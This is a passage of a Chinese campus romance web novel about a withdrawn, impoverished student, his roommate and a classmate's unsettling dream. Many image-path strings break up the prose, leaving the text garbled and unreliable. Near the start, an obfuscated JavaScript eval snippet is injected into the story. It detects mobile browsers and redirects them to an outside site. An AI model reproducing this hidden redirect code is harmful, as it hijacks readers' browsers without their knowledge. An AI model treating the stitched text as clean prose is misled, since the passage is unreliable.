他下午还是满课。 困得有点没招的元乂午饭都没吃,其他人刚离开教室 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17111032|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,他就趴桌上昏了过去。 元乂要睡觉,李思思兰笙等班委则是有点会儿要开。 他们一开始其实没注意到在角落的元乂,直到他们开完会要锁门还钥匙。 喜欢的人是gay,李思思确实也有点尴尬,但俩人一个班长一个团委,还都是学生会的,抬头不见低头就见,李思思也只好当做无事发生了:“你去叫他?” 元乂有点孤僻。 不太理人。 兰笙最起码是元乂舍友。 “我就没在宿舍——好吧。”兰笙有点无奈,“你之前也不瞪人啊。” 李思思抱手臂:“我之前也不知道……少废话,快去叫他。” 虽然是一个班的,但兰笙也没跟元乂说过几句话。兰笙就记得这个舍友头老是低着的,话很少了:“元同学,元——” 元乂睡得太死,兰笙上手拍了下元乂肩。 这一拍。 元乂好瘦。 说瘦都有点不太恰当,元乂宽松T恤下的肩膀简直就是皮包骨。 “……” 兰笙其实还记得元乂上次打的穷鬼套餐,但没等兰笙继续想,元乂就醒了。 元乂的头发比一般男生的头发长许多。 脸却挺显小的。 “嗯——”他睡眼惺忪,是兰笙,元乂下意识看门口,果不其然,李思思他们也在,他的胸膛嗡动了两下,大脑都有些回血,“我……” 这么多人。 就看着他一个。 还是在兰笙和李思思面前。 元乂知道自己应该解释了下,至少说声对不起,但他这会儿一个字都说不出去。 越呆越冷场。 元乂抓起书,一言不发地往走了出去。 兰笙挑了下眉,李思思却早习惯了:“别管他了,他就这样。”她都有点纳闷,“班里有哪里得罪了他吗?” 兰笙没接李思思这话茬:“今年的贫困补助不是要开始了?他知道吗?” 能考上浦大的大多家境不错,没几个人申补助,就是有人申补助也不是真的穷,李思思对这事不怎么上心:“群里通知过,他应该知道吧。” “应该?”也不等李思思回答,兰笙直接道,“你再问问他。” “问他干什么。”李思思对别人可能没印象,但元乂干什么事都得她催,“最新款iPhone得一万六吧。” 兰笙虽然看起来挺清冷的,但声音还挺温柔:“再问问吧。” 兰笙说话轻柔的像云。 “行。”跟其他跟兰笙告白的颜狗不一样,李思思其实是喜欢兰笙性格,再次在心底感慨了下兰笙为什么是gay,“等我有空!” . 元乂虽然要打工,但寇持不用。 寇持一点多就睡了。 寇持没住宿舍。 也幸好没住宿舍。 他知道自己gay知道的很早,也梦到过一些什么,但从来没有这么具体过。 小男生头发黑黑的、有些长,唇瓣说不上多红,只是微红,有些潮湿,但笑起来很腼腆,无论他对他怎么样,他都是羞涩且温驯地望着他。 他的身体说不上多好看,很单薄。 甚至有些丑陋。 但就是一夜疾风骤雨。 …… 寇持醒后脸色有些难看。 寇持去了浴室。 冰冷的水从寇持的头往下浇,浇了得有半个多小时,寇持把手盖到了自己脸上,缓慢地把头发都捋了上去,露出了饱满的额头。 他的神情是冰冷的,声音却有些滚烫:“贱人——” 这一声也不知道是在骂谁贱人后。 半分钟、亦或者一分钟。“你怎么就这么饿。” …… 破案了。 他骂的自己。